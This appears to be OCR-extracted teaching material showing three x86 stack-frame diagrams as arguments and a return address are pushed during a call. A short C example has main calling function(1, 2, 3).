

0xFFFFFFFF
return address
parent frame ptr
EBP
x
3
2
ESP
0x00000000



0xFFFFFFFF
return address
parent frame ptr
EBP
x
3
2
1
ESP
0x00000000



0xFFFFFFFF
return address
parent frame ptr
EBP
x
3
2
1
return address
ESP
0x00000000

```
void function(int a, int b, int c)
{
    int y;
}

int main()
{
    int x;
    function(1, 2, 3);

    return 0;
}
```

